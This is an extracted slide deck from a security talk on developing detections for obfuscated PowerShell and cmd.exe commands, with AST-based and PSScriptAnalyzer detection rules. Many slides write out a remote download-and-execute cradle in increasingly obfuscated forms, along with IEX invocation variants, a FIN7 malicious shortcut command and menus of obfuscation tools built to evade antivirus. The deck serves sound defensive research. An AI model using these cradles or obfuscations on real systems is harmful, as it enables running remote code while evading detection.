

DevSec Defense

How DevOps Practices Can Drive
Detection Development For Defenders

A close-up photograph of a hand holding a white ceramic coffee cup. A stream of white milk is being poured from a brown paper pitcher into the cup, creating a swirling pattern of coffee and milk on the surface. The background is dark and out of focus.

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```
PS C:\> .('g'+ 'c')('env:Us'+ 'er*Name')
```

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- Blog: <http://danielbohannon.com>
- I like writing obfuscation stuff
 - Invoke-Obfuscation
 - Invoke-CradleCrafter
 - Invoke-DOSfuscation
- I REALLY like writing detection stuff
 - Revoke-Obfuscation





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
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Get-WinEvent '*-PowerShell/*' | ? { \$_.Intent -eq 'Evil' }

- [ENTER DETECTION DEVELOPMENT]
 - Forensic artifacts
 - Network detection
 - Real-time host-based detection
- Rigid Signature vs **Resilient Detection**
 - Reactive vs Proactive detection development
 - As TTPs change so should your detections (kind of)




PowerForensics

<https://powerforensics.readthedocs.io/en/latest/>



Get-Content about_DevSecDefense

- Is this talk about
 - Automation?
 - Dev Ops?
 - Detection Dev?
- YES!



\$caseStudies.GetEnumerator()

- 3 Detection Research Case Studies
- My methodology for crafting detections
- PowerShell frameworks that help drive:
 - Detection development
 - Detection tuning
 - Sharing of detection research

THIS IS HOW WE DO



DETECTIONS




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\$caseStudyArr[0] | Format-Table

- Case Study 1: PowerShell Obfuscation
 - **Define the problem**
 - PowerShell argument & script obfuscation can evade rigid detections
 - **Assess our tools**
 - AST (Abstract Syntax Tree)
 - PSScriptAnalyzer
 - **Develop detections**





#PowerShell Obfuscation

- `PS> Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
 - `$str1 = "Invoke-Expression "`
 - `$str2 = "New-Object "`
 - `$str3 = "Net.WebClient"`
 - `$str4 = ".DownloadString"`
 - `$str5 = /http(s)?:\V\`
 - Condition: (all of (\$str*))

#PowerShell Obfuscation – String Token

- PS> `Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+ 'tp:\/bit.ly/L3g1t')`
- String concatenation
- Slash interchangeability
 - `http://`
 - `http:\\`
 - `http:\`
 - `http:\`



#PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object Net.WebClient).**'DownloadString'**('ht'+ 'tp: \ / bit.ly / L3g1t')



#PowerShell Obfuscation – Member Token

- ```
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Net.WebClient).DownloadString('ht'+
tp:\/bit.ly/L3g1t'
)
```





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- PS> Invoke-  
Net.WebCli  
' )

## Get-Help about\_Escape\_Characters

### USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

|    |                 |
|----|-----------------|
| `0 | Null            |
| `a | Alert           |
| `b | Backspace       |
| `f | Form feed       |
| `n | New line        |
| `r | Carriage return |
| `t | Horizontal tab  |
| `u | Vertical tab    |

For example:

```
PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
12345678123456781
Col1 Column2 Col3
```

: [/bit.ly/L3g1t](https://bit.ly/L3g1t)

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent

# #PowerShell Obfuscation – Member Token

- ```
PS> Invoke-Expression (New-Object  
Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g`"(  
'ht'+'tp:\/bit.ly/L3g1t')
```

#PowerShell Obfuscation – Member Token

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# #PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object Net.WebClient). "`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tp:\/bit.ly/L3g1t')

- What about string manipulation of Member Token?

# #PowerShell Obfuscation – Member Token

- ```
PS> Invoke-Expression (New-Object  
Net.WebClient).("DownloadString")(  
'ht'+ 'tp: \ / bit.ly / L3g1t')
```
- What about string manipulation of Member Token?

#PowerShell Obfuscation – Member Token

- ```
PS> Invoke-Expression (New-Object
Net.WebClient).("Down"+"loadString")(
'ht'+'tp://bit.ly/L3g1t')
```
- What about string manipulation of Member Token?
  - String Concatenation

# #PowerShell Obfuscation – Member Token

- ```
PS> Invoke-Expression (New-Object  
Net.WebClient).("Down"+"loadString").Invoke(  
'ht'+'tp:\/bit.ly\/L3g1t')
```
- What about string manipulation of Member Token?
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#PowerShell Obfuscation – Member Token

- `PS> Invoke-Expression (New-Object Net.WebClient).("{1}{0}{2}"-f"load","Down","String").Invoke('ht'+ 'tp: \\/bit.ly/L3g1t')`
- What about string manipulation of Member Token?
 - String Concatenation
 - String Reordering

#PowerShell Obfuscation – Member Token

- `PS> Invoke-Expression (New-Object Net.WebClient).(-join [char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke('ht'+ 'tp: \\/bit.ly/L3g1t')`
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How else can we produce the string "DownloadString"?

DEMO 1

#PowerShell Obfuscation – Member Token

- ```
PS> Invoke-Expression (New-Object
Net.WebClient).((.('{1}{0}'-f'Object','New-'
('Net.Web'+ 'Client')|. (gal gm)|?{(ls
variable:_) .Value.Name-
clike 'D*S*g'}) .Name).Invoke('ht'+ 'tp: \\/bit.ly/L3g1t')
```
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion
  - Member Enumeration / String Substitution

# #PowerShell Obfuscation – Argument Token

- ```
PS> Invoke-Expression (New-Object  
Net.WebClient).((.(''{1}{0}''-f'Object','New-'  
( 'Net.Web'+ 'Client' )|. (gal gm) | ?{(ls  
variable:_) .Value.Name-  
clike 'D*S*g' } ) .Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t' )
```



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# #PowerShell Obfuscation – Argument Token

- ```
PS> Invoke-Expression (New-Object  
( 'Net.Web'+'Client' ) ). ( ( . ( '{1}{0}' -f 'Object' , 'New- ' )  
( 'Net.Web'+'Client' ) | . ( gal gm ) | ? { ( ls  
variable: _ ) . Value . Name -  
clike 'D*S*g' } ) . Name ) . Invoke( 'ht'+ 'tp: \ / bit.ly / L3g1t' )
```

#PowerShell Obfuscation – Argument Token

- PS> Invoke-Expression (New-Object ('{1}{0}' -f 'Client', 'Net.Web')).((. ('{1}{0}' -f 'Object', 'New-') ('Net.Web' + 'Client') | . (gal gm) | ?{(ls variable:_) . Value . Name -clike 'D*S*g'}) . Name).Invoke('ht' + 'tp: \ / bit.ly / L3g1t')



#PowerShell Obfuscation – Cmdlet Token

- ```
PS> Invoke-Expression (New-Object ('{1}{0}' -
f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-'
('Net.Web'+ 'Client')|.gal gm)|?{(ls
variable:_) .Value.Name-
clike 'D*S*g'}) .Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t')
```



# #PowerShell Obfuscation – Cmdlet Token

- PS> Invoke-Expression (
 .('New- '+'Object')(' {1}{0}' -
 f'Client', 'Net.Web')).((.(' {1}{0}' -f'Object', 'New- ')
 ('Net.Web'+ 'Client')|. (gal gm)| ?{(ls
 variable:\_) .Value.Name-
 clike 'D\*S\*g' })).Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t')



# #PowerShell Obfuscation – Cmdlet Token

- `PS> Invoke-Expression (.('{1}{0}'-f'Object','New-')('{1}{0}'-f'Client','Net.Web')).((.('{1}{0}'-f'Object','New-') ('Net.Web'+ 'Client')|. (gal gm)|?{(ls variable:_) .Value.Name -clike 'D*S*g'}) .Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t')`

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- PS> Invoke-Expression (.(-  
 join[char[]](78,101,119,45,79,98,106,101,99,116))('{1}{0}  
 }'-f'Client','Net.Web')).((.('{1}{0} '-f'Object','New- '  
 ('Net.Web'+ 'Client')|. (gal gm)|?{(ls  
 variable:\_) .Value.Name-  
 clike 'D\*S\*g'}) .Name).Invoke('ht'+ 'tp: \/bit.ly/L3g1t' )



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- PS> Invoke-Expression (.(GCM N\*je\*t)('{1}{0}' -f 'Client', 'Net.Web')).((.('{1}{0}' -f 'Object', 'New-') ('Net.Web'+ 'Client')|. (gal gm)|?{(ls variable:\_) .Value.Name -clike 'D\*S\*g'}) .Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t')



# #PowerShell Obfuscation – Invocation

- PS> **Invoke-Expression** (.(GCM N\*je\*t)('{1}{0}' -f'Client','Net.Web')).((.(('{1}{0}' -f'Object','New-') ('Net.Web'+ 'Client')|. (gal gm)|?{(ls variable:\_) .Value.Name -clike 'D\*S\*g'}) .Name).Invoke('ht'+ 'tp: \ / bit.ly / L3g1t')



# #PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
- `I`E`X $expression`
- `&('I'+ 'EX')$expression`
- `.( '{1}{0}' -f 'EX', 'I')$expression`
- `.(-join[char[]](105,101,120))$expression`
- `.( ([String]'' .LastIndexOfAny)[84,11,80]-join'')$expression`
- `&($env:ComSpec[4,26,25]-join'')$expression`

# #PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
- `&(GCM *-Ex*n)$expression`
- `.(GAL IE*)$expression`
- `ICM([ScriptBlock]::Create($expression))`
- `[PowerShell]::Create().AddScript(($expression)).Invoke()`
- `Invoke-AsWorkflow -Expression ($expression)`



# #PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
- `&$ExecutionContext.InvokeCommand.GetCmdlets('I*e-E*')$expression`
- `$ExecutionContext.InvokeCommand.InvokeScript($expression)`





# #PowerShell Obfuscation – Invocation

- `PS> $expression = (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')`
- `&((GV Ex*xt).Value.(((GV Ex*xt).Value | GM)[6].Name).(((GV Ex*xt).Value.(((GV Ex*xt).Value | GM)[6].Name) | GM | Where-Object{(Get-ChildItem Variable:\_).Value.Name-like '*lets'}).Name).Invoke('*e-Ex*')$expression`
- `(Get-Item Variable:/E*onte*).Value | %{(GV _).Value.(((Get-Item Variable:/E*onte*).Value | GM)[6].Name).(((Get-Item Variable:/E*onte*).Value.(((Get-Item Variable:/E*onte*).Value | GM)[6].Name) | GM | ?{(GV _).Value.Name-like '*k*ript'}).Name).Invoke($expression)}`



# #PowerShell Obfuscation – Invocation

- Invoke-CradleCrafter invocation options

Choose one of the below Memory\PsWebString\Invoke **options** to **APPLY** to current cradle:

|                                  |                   |                                      |
|----------------------------------|-------------------|--------------------------------------|
| [*] MEMORY\PSWEBSTRING\INVOKE\1  | No Invoke         | --> For testing download sans IEX    |
| [*] MEMORY\PSWEBSTRING\INVOKE\2  | PS IEX            | --> IEX/Invoke-Expression            |
| [*] MEMORY\PSWEBSTRING\INVOKE\3  | PS Get-Alias      | --> Get-Alias/GAL                    |
| [*] MEMORY\PSWEBSTRING\INVOKE\4  | PS Get-Command    | --> Get-Command/GCM                  |
| [*] MEMORY\PSWEBSTRING\INVOKE\5  | PS1.0 GetCmdlet   | --> \$ExecutionContext...            |
| [*] MEMORY\PSWEBSTRING\INVOKE\6  | PS1.0 Invoke      | --> \$ExecutionContext...            |
| [*] MEMORY\PSWEBSTRING\INVOKE\7  | ScriptBlock+ICM   | --> ICM/Invoke-Command/.Invoke()     |
| [*] MEMORY\PSWEBSTRING\INVOKE\8  | PS Runspace       | --> [PowerShell]::Create() (StdOut)  |
| [*] MEMORY\PSWEBSTRING\INVOKE\9  | Concatenated IEX  | --> .(\$env:ComSpec[4,15,25]-Join'') |
| [*] MEMORY\PSWEBSTRING\INVOKE\10 | Invoke-AsWorkflow | --> Invoke-AsWorkflow (PS3.0+)       |

# #PowerShell Obfuscation – Invocation

```
Invoke-Obfuscation

Tool :: Invoke-Obfuscation
Author :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog :: http://danielbohannon.com
Github :: https://github.com/danielbohannon/Invoke-Obfuscation
Version :: 1.7
License :: Apache License, Version 2.0
Notes :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool TUTORIAL
[*] Show this Help Menu HELP,GET-HELP,?,-?,/? ,MENU
[*] Show options for payload to obfuscate SHOW OPTIONS,SHOW,OPTIONS
[*] Clear screen CLEAR,CLEAR-HOST,CLS
[*] Execute ObfuscatedCommand locally EXEC,EXECUTE,TEST,RUN
[*] Copy ObfuscatedCommand to clipboard COPY,CLIP,CLIPBOARD
[*] Write ObfuscatedCommand Out to disk OUT
[*] Reset ALL obfuscation for ObfuscatedCommand RESET
[*] Undo LAST obfuscation for ObfuscatedCommand UNDO
[*] Go Back to previous obfuscation menu BACK,CD ..
[*] Quit Invoke-Obfuscation QUIT,EXIT
[*] Return to Home Menu HOME,MAIN

Choose one of the below options:

[*] TOKEN Obfuscate PowerShell command Tokens
[*] STRING Obfuscate entire command as a String
[*] ENCODING Obfuscate entire command via Encoding
[*] LAUNCHER Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> _
```

←  
**Invoke-Obfuscation**

## DEMO 2

**Invoke-CradleCrafter**  
→

```
Invoke-CradleCrafter

Tool :: Invoke-CradleCrafter
Author :: Daniel Bohannon (DBO)
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Blog :: http://danielbohannon.com
Github :: https://github.com/danielbohannon/Invoke-CradleCrafter
Version :: 1.0
License :: Apache License, Version 2.0
Notes :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool TUTORIAL
[*] Show this Help Menu HELP,GET-HELP,?,-?,/? ,MENU
[*] Show options for cradle to obfuscate SHOW OPTIONS,SHOW,OPTIONS
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[*] Go Back to previous obfuscation menu BACK,CD ..
[*] Quit Invoke-CradleCrafter QUIT,EXIT
[*] Return to Home Menu HOME,MAIN

Choose one of the below options:

[*] MEMORY Memory-only remote download cradles
[*] DISK Disk-based remote download cradles

Invoke-CradleCrafter> _
```



# #PowerShell Obfuscation – Assess Tools

- Assess our tools (to develop detections)
  - PowerShell logging
    - Module
    - Script Block
    - Transcription)
  - AST (Abstract Syntax Tree)
  - PSScriptAnalyzer

```
C:\ [10.0.15063.0 (WinBuild.160101.0800)]

[c:\>]
PS:152 > $tokens = @()

[c:\>]
PS:153 > $ast = [System.Management.Automation.Language.Parser]::ParseInput('Get-Command -Name "{1}{0}" -f "-Process","Get"', [ref] $tokens, [ref] $null)


[c:\>]
PS:154 > $tokens | Format-Table


Value Text TokenFlags Kind HasError Extent

Get-Command Get-Command CommandName Generic False Get-Command
 -Name None Parameter False -Name
 (ParseModeInvariant LParen False (
 "{1}{0}" ParseModeInvariant StringExpandable False "{1}{0}"
 -f BinaryPrecedenceFormat, BinaryOperator, DisallowedInRestrictedMode Format False -f
 "-Process" ParseModeInvariant StringExpandable False "-Process"
 "Get" UnaryOperator, ParseModeInvariant Comma False ,
) ParseModeInvariant StringExpandable False "Get"
) ParseModeInvariant RParen False)
) ParseModeInvariant EndOfInput False)

[c:\>]
PS:155 > _
```

PS> Get-Command -Name ("{1}{0}" -f "-Process","Get")







Ast Explorer

ScriptBlockAst [0,48]

- NamedBlockAst [0,48]
  - PipelineAst [0,48]
    - CommandAst [0,48]
      - StringConstantExpressionAst [0,11]
      - CommandParameterAst [12,17]
      - ParenExpressionAst [18,48]
        - PipelineAst [19,47]
          - CommandExpressionAst [19,47]
            - BinaryExpressionAst [19,47]
              - StringConstantExpressionAst [19,27]
              - ArrayLiteralAst [31,47]
                - StringConstantExpressionAst [31,41]
                - StringConstantExpressionAst [42,47]

| Property           | Value                        | Type                |
|--------------------|------------------------------|---------------------|
| Attributes         | System.Collections.Object... | AttributeAst[]      |
| UsingStatements    | System.Collections.Object... | UsingStatementAst[] |
| ParamBlock         |                              | ParamBlockAst       |
| BeginBlock         |                              | NamedBlockAst       |
| ProcessBlock       |                              | NamedBlockAst       |
| EndBlock           | Get-Command -Name ("{"1}...  | NamedBlockAst       |
| DynamicParamBlock  |                              | NamedBlockAst       |
| ScriptRequirements |                              | ScriptRequirements  |
| Extent             | (1,1)-(1,49)                 | IScriptExtent       |
| Parent             |                              | Ast                 |

Get-Command -Name ("{"1}{0}" -f "-Process","Get")

C:\ [10.0.15063.0 (WinBuild.160101.0800)]

```
[C:\]
PS:114 > Install-Module ShowPSAst -Scope CurrentUser -Force

[C:\]
PS:115 > Get-Command -Module ShowPSAst
```

| CommandType | Name     | Version |
|-------------|----------|---------|
| -----       | ----     | -----   |
| Function    | Show-Ast | 1.0     |



# #PowerShell Obfuscation – AST for Detection

- How can we use the AST (Abstract Syntax Tree)?



# #PowerShell Obfuscation – AST for Detection

- How can we use the AST (Abstract Syntax Tree)?
  - Invoke-RickASTley



# #PowerShell Obfuscation – AST for Detection

- How can we use the AST
  - Extracting features for data science stuff
- Built corpus of PS scripts
- Labeled portion of scripts as Obfuscated vs Clean
- Applied data science techniques to determine which features are most important

```

Revoke-Obfuscation
Tool :: Revoke-Obfuscation
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Blog :: http://danielbohannon.com & http://leeholmes.com/blog/
Github :: https://github.com/danielbohannon/Revoke-Obfuscation
Version :: 1.0
License :: Apache License, Version 2.0
Notes :: if (-not $caffeinated) { exit }

MENU :: Available options shown below:

[*] TUTORIAL Tutorial for those who are anti-README
[*] FUNFACTS Fun Facts about Revoke-Obfuscation
[*] ASCII Random ASCII Art hand-picked from the corpus
[*] QUOTES Set of Fun Quotes
[*] CREDITS Credits for those involved in this research

Revoke-Obfuscation>

```

# #PowerShell Obfuscation – AST for Detection

- PS> Invoke-Expression (New-Object Net.WebClient)."**`D`o`wn`l`oa`d`Str`in`g`**("'ht'+'tp:\/bit.ly\/L3g1t')

**DEMO 3**

```
Select Windows PowerShell
PS C:\> [char[]]"`D`o`wn`l`oa`d`Str`in`g`" | % {
 if ($_ -match '[a-z0-9]') {"alphanum"}
 else {"special"}
} | Group-Object | Sort-Object Count | Select-Object Count,Name

Count Name

11 special
14 alphanum
```



# #PowerShell Obfuscation – AST for Detection

- Revoke-Obfuscation
  - White paper:
    - <https://www.fireeye.com/blog/threat-research/2017/07/revoke-obfuscation-powershell.html>
  - Presentation videos:
    - <https://www.youtube.com/watch?v=x97ejtv56xw>
  - Source code:
    - <https://github.com/danielbohannon/Revoke-Obfuscation>

## Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science

Daniel Bohannon @danielbohannon | Lee Holmes @Lee\_Holmes

*Revoke-Obfuscation is the result of industry research collaboration between Daniel Bohannon - Senior Applied Security Researcher at [Mandiant/FireEye](#), and Lee Holmes - Lead Security Architect of Azure Management at [Microsoft](#).*

### Background

By far the most prevalent delivery and execution vehicle for malware in the industry today is basic malicious executables and malicious documents. While not represented accurately by its popularity in the news, a small portion of the current malware ecosystem leverages PowerShell as part of its attack chain. Of malware that uses PowerShell, the most prevalent use is the garden-variety stager: an executable or document macro that launches PowerShell to download another executable and run it.

Despite its relative statistical rarity, development of malicious and offense-focused PowerShell techniques has been a rich field of innovation. Commercial products have started to react to these techniques in several ways. Because they are often delivered as script files, Antivirus vendors have long had the ability to write signatures that block malicious PowerShell scripts. With the release of Windows 10, some vendors have additionally begun to implement support for Windows' [Antimalware Scan Interface](#). This interface gives Antivirus vendors the ability to implement deep content scanning, providing visibility as each stage of malware fetches and dynamically executes new instructions from a remote network location.

In addition to antivirus signatures, many SIEM vendors have started to implement alerting based on command-line parameters that are frequently used in malicious contexts. Palo Alto provides an excellent survey of commonly-used malicious PowerShell command-line arguments in their post, [Pulling Back the Curtains on EncodedCommand PowerShell Attacks](#).

As with any ecosystem, parts of the malicious and offense-focused community have started to adapt their tooling to avoid signature-based detections. Part of this response has come through an increased use of content obfuscation – a technique long employed at both the binary and content level by traditional malware authors.

### In the Wild: FIN8

One example of threat actors using obfuscation techniques in the wild is FIN8, a financially-motivated targeted attacker. They use a handful of techniques to avoid traditional static detection.

# #PowerShell Obfuscation – AST for **Evading** Detection

- How can we use the AST (Abstract Syntax Tree)?

- PSAmsi** (@cobbr\_io)
- Uses AST to minimally obfuscate PowerShell scripts to evade specific A/V signatures

The image displays an Abstract Syntax Tree (AST) for a PowerShell function named 'Write-Num'. The function code is shown as:

```
function Write-Num {
 Param ([Int] $Num)
 Write-Host $Num
} Write-Num 3
```

The AST diagram shows the hierarchical structure of the code. Nodes are labeled with their AST type and detection status:

- ScriptBlockAst**: Detected (Red)
- NamedBlockAst**: Detected (Red)
- FunctionDefinitionAst**: Detected (Red)
- ParameterAst**: Not Detected (Green)
- VariableExpressionAst**: Not Detected (Green)
- StringConstantExpressionAst**: Not Detected (Green)
- CommandAst**: Detected (Red)
- PipelineAst**: Not Detected (Green)
- ConstantExpressionAst**: Not Detected (Green)

A red arrow points to the 'Write-Host \$Num' line, labeled 'EVIL (Detected by AMSI)'. The diagram is attributed to 'protiviti'.

The video player shows a presentation slide titled 'PSAmsi - An offensive PowerShell module for interacting with the Anti-Malware Scan Interface in Windows 10' by Ryan Cobb. The video is at 15:50 / 42:13.

# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.

- **Measure-TickUsageInMember**

```
Finds MemberExpressionAst nodes that contain one or more back ticks.
[ScriptBlock] $predicate = {
 param ([System.Management.Automation.Language.Ast] $Ast)

 $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
 if ($targetAst)
 {
 if ($targetAst.Member.Extent.Text -cmatch '`')
 {
 return $true
 }
 }
}
```



# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- How can PSScriptAnalyzer help us detect minimal obfuscation?
  - In-depth signatures targeting specific AST node types, relationships, etc.

- **Measure-NonAlphanumericUsageInMember**

```
Finds MemberExpressionAst nodes that contain non-alphanumeric characters.
[ScriptBlock] $predicate = {
 param ([System.Management.Automation.Language.Ast] $Ast)

 $targetAst = $Ast -as [System.Management.Automation.Language.MemberExpressionAst]
 if ($targetAst)
 {
 if ($targetAst.Member.Extent.Text.Trim('""'())'.TrimStart('$#') -cmatch '[^a-zA-Z0-9\.\s_\\[\]]')
 {
 return $true
 }
 }
}
```



# #PowerShell Obfuscation – PSScriptAnalyzer for Detection

- **PSScriptAnalyzer\_Obfuscation\_Detection\_Rules.psm1**
  - Measure-TickUsageInCommand
  - Measure-TickUsageInArgument
  - Measure-TickUsageInMember
  - Measure-NonAlphanumericUsageInMember
  - Measure-NonAlphanumericUsageInVariable
  - Measure-LongMemberValue
- **Measure-SAObfuscation.psm1**
  - Wrapper module for displaying aggregated ScriptAnalyzer hits

**DEMO 4**






# \$ag = New-Object System.**Agenda**

- Motivation
- Case Study #1: PowerShell Obfuscation
- **Case Study #2: Cmd.exe Obfuscation**
- Case Study #3: Framework Fuzzing
- Key Takeaways

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- Case Study 2: Cmd.exe Obfuscation
  - **Define the problem**
    - Cmd.exe argument & batch script obfuscation can evade rigid detections
  - **Assess our tools**
    - Pester (Unit Testing)
    - Custom fuzzer
  - **Develop detections**



# # \$DOSfuscation = "Cmd.exe Obfuscation"

- **Define the problem**

- Cmd.exe argument obfuscation can evade rigid detections
- Attackers are already doing this
  - FIN7 (Carbanak)
  - FIN8
  - APT32 (OceanLotus)
- Enumerate the problem space to more intelligently create detections



## Obfuscation in the Wild: Targeted Attackers Lead the Way in Evasion Techniques

June 30, 2017 | by [Daniel Bohannon](#), [Nick Carr](#) | [Threat Research](#)

Throughout 2017 we have observed a marked increase in the use of command line evasion and obfuscation by a range of targeted attackers. Cyber espionage groups and financial threat actors continue to adopt the latest cutting-edge application whitelisting bypass techniques and introduce innovative obfuscation into their phishing lures. These techniques often bypass static and dynamic analysis methods and highlight why signature-based detection alone will always be at least one step behind creative attackers.

# Get-DOSfuscation | ? { \$\_.Author -eq 'FIN7' }

- ITW example that inspired this research
  - FIN7 obfuscated .LNK file
  - JavaScript obfuscation
    - `[String.fromCharCode(101)+'va'+'l']`
  - Cmd.exe argument obfuscation



<https://i.imgur.com/tZpnpI.gif>

```

50. [String Data]
51. Relative path (UNICODE): ..\..\..\Windows\System32\cmd.exe
52. Arguments (UNICODE): /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
53. w=GetObject("", "Word"+ "d.Application"); this [String.fromCharCode(101)+'va'+ 'l'] (w.ActiveDocument.Shape
54. s(1).TextFrame.TextRange.Text); }catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
55. Icon location (UNICODE): c:\Users\andy\Desktop\2013-Word.ico

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- cmd.exe /c set **x**=wscript /e:jscript ... echo %**x**%|cmd

Process-level env var

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


... echo %x:@=%|cmd



Delimiter removal

# while (1) { Invoke-Research }



9 months research



White paper

Invoke-DOSfuscation



## Invoke-DOSfuscation

```
Tool :: Invoke-DOSfuscation
Author :: Daniel Bohannon (DBO)
Twitter :: @danielhbohannon
Blog :: http://danielbohannon.com
Github :: https://github.com/danielbohannon/Invoke-DOSfuscation
Version :: 1.0
License :: Apache License, Version 2.0
Notes :: if (-not $caffeinated) { exit }
```

HELP MENU :: Available options shown below:

|                                                 |                              |
|-------------------------------------------------|------------------------------|
| [*] Tutorial of how to use this tool            | TUTORIAL                     |
| [*] Show this Help Menu                         | HELP,GET-HELP,?,-?,-/? ,MENU |
| [*] Show options for payload to obfuscate       | SHOW_OPTIONS,SHOW_OPTIONS    |
| [*] Clear screen                                | CLEAR,CLEAR-HOST,CLS         |
| [*] Execute obfuscatedCommand locally           | EXEC,EXECUTE,TEST,RUN        |
| [*] Copy ObfuscatedCommand to clipboard         | COPY,CLIP,CLIPBOARD          |
| [*] Write ObfuscatedCommand Out to disk         | OUT                          |
| [*] Reset ALL obfuscation for ObfuscatedCommand | RESET                        |
| [*] Undo LAST obfuscation for ObfuscatedCommand | UNDO                         |
| [*] Go Back to previous obfuscation menu        | BACK,CD ..                   |
| [*] Quit Invoke-DOSfuscation                    | QUIT,EXIT                    |
| [*] return to Home Menu                         | HOME,MAIN                    |

Choose one of the below options:

```
[*] BINARY Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING Environment variable encoding
[*] PAYLOAD Obfuscated payload via DOSfuscation
```

Invoke-DOSfuscation> \_



# get-help Invoke-DOSfuscation -examples

- `cmd.exe /c "echo Invoke-DOSfuscation"`



# get-help Invoke-DOSfuscation -examples

- `cmd.exe /c "set O=fuscation&set B=oke-DOS&&set D=echo  
Inv&&call %D%%B%%O%"`



# get-help Invoke-DOSfuscation -examples

- `cm%windir:~ -4, -3%.e^Xe,,^,/^C",,,,S^Et ^  
^o^=fus^cat^ion&,,,^se^T ^ ^ ^B^=o^ke-D^OS&&,,,s^Et^ ^  
d^=ec^ho l^nv&&,,,C^Al^I,,,^%^D%^B%^o%^"`





# get-help Invoke-DOSfuscation -examples

- `FOR /F "delims=il tokens=+4" %Z IN ('assoc .cdxml') DO %Z  
.,^,/^C",,,,S^Et ^ ^o^=fus^cat^ion&,.,^se^T ^ ^ ^B^=o^ke-  
D^OS&&,.,s^Et^ ^ ^ d^=ec^ho  
I^nv&&,.,C^Al^I,.,^%^D%^B%^o%"`

# get-help Invoke-DOSfuscation -examples

- ^F^oR , , , , , ; ; / ^ f ; ; ; ; ; , " delims=il tokens= +4 " ;  
; ; , , , , , %Z ; , , , , ^ln , , ; ; , , ( , ; ; ; ' , , , , , ;  
^a^S^s^oC ; , , , , ; .c^d^xm^l ' ; , , , , , ) , , , , , ;  
^d^o , , , , , , , %Z , ; ^ , / ^ C " , ; , S^Et ^ ^o^=fus^cat^ion& , ;  
, ^se^T ^ ^ ^B^=o^ke-D^OS&& , ; , s^Et^ ^ ^d^=ec^ho l^nv&& ,  
; , C^A l^l , ; , ^ % ^ D % ^ % B % ^ % O % "


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
# FEAR OF ~~MISSING OUT~~ *Obfuscation*



# (Invoke-DOSfuscation).Goal | Should Be 'Finding Evil'


- **Invoke-DOSfuscation**
  - Custom fuzzing framework
  - Automating detection dev
- **Pester**
  - Ensuring fuzzer functionality
  - Basic detection testing
- **Invoke-DosTestHarness**
  - Custom wrapper test harness

## DEMO 5



```
[*] (922/1000) SUCCESS DETECTED
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# \$ag = New-Object System.**Agenda**


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- Case Study #2: Cmd.exe Obfuscation
- **Case Study #3: Framework Fuzzing**
- Key Takeaways





# \$caseStudyArr[2] | Format-Table

- Case Study 3: Framework Fuzzing
  - **Define the problem**
    - Obfuscation added to public offensive frameworks can evade rigid detections
  - **Assess our tools**
    - Ctrl+C & Ctrl+V
    - % / ForEach-Object 😊
  - **Develop detections**





# Measure-Command { New-ObfuscationFramework }

- Developing new frameworks takes time (lots of it!)
- We can apply these DevSec principles to existing public offensive tradecraft

## DEMO 6

```
PS C:\> Measure-Command { New-ObfuscationFramework }

Months : 9
Days : 2
Hours : 4
Minutes : 7
Seconds : 0
Milliseconds : 3
Ticks : 36306
TotalDays : 4.202083333333333E-08
TotalHours : 1.0085E-06
TotalMinutes : 6.051E-05
TotalSeconds : 0.0036306
TotalMilliseconds : 3.6306
```





# \$ag = New-Object System.**Agenda**

- Motivation
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- Case Study #3: Framework Fuzzing
- **Key Takeaways**

# <#Offensive#> 'Ignorance' -ne 'Bliss'

- Offensive research for detection development
  - Reactive
  - Proactive
- Defenders have active role in detecting & **shaping** attacker activity



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# \$DetectionDev.StartsWith('???')



Perfection is the enemy of

perfection is the enemy of **progress**

perfection is the enemy of **good**

perfection is the enemy of **done**

perfection is the enemy of **perfectly adequate**

perfection is the enemy of **creativity**

perfection is the enemy of **innovation**

- Define the problem
- Assess our tools
  - Build new tools
- Develop detections
  - Piece by piece
  - Automate testing to preserve brain cycles
- Share successes, failures, methods & tooling



# \$Summary[0]

- Detection development is an iterative Art & Science
- DevSec principles empower more effective detection R&D
- PowerShell tooling facilitates this detection R&D
  - Abstract Syntax Tree (and its ease of use in PowerShell)
  - PSScriptAnalyzer
  - Pester
  - Custom fuzzer & test harness development
- Automate point-in-time thinking to free up creative brain cycles



# \$Summary[1]

- Assembling corpus of samples is key (commands, scripts, PCAP, etc.)
  - Existing public/private samples
  - Generate your own samples
- These techniques are tool- and language-agnostic
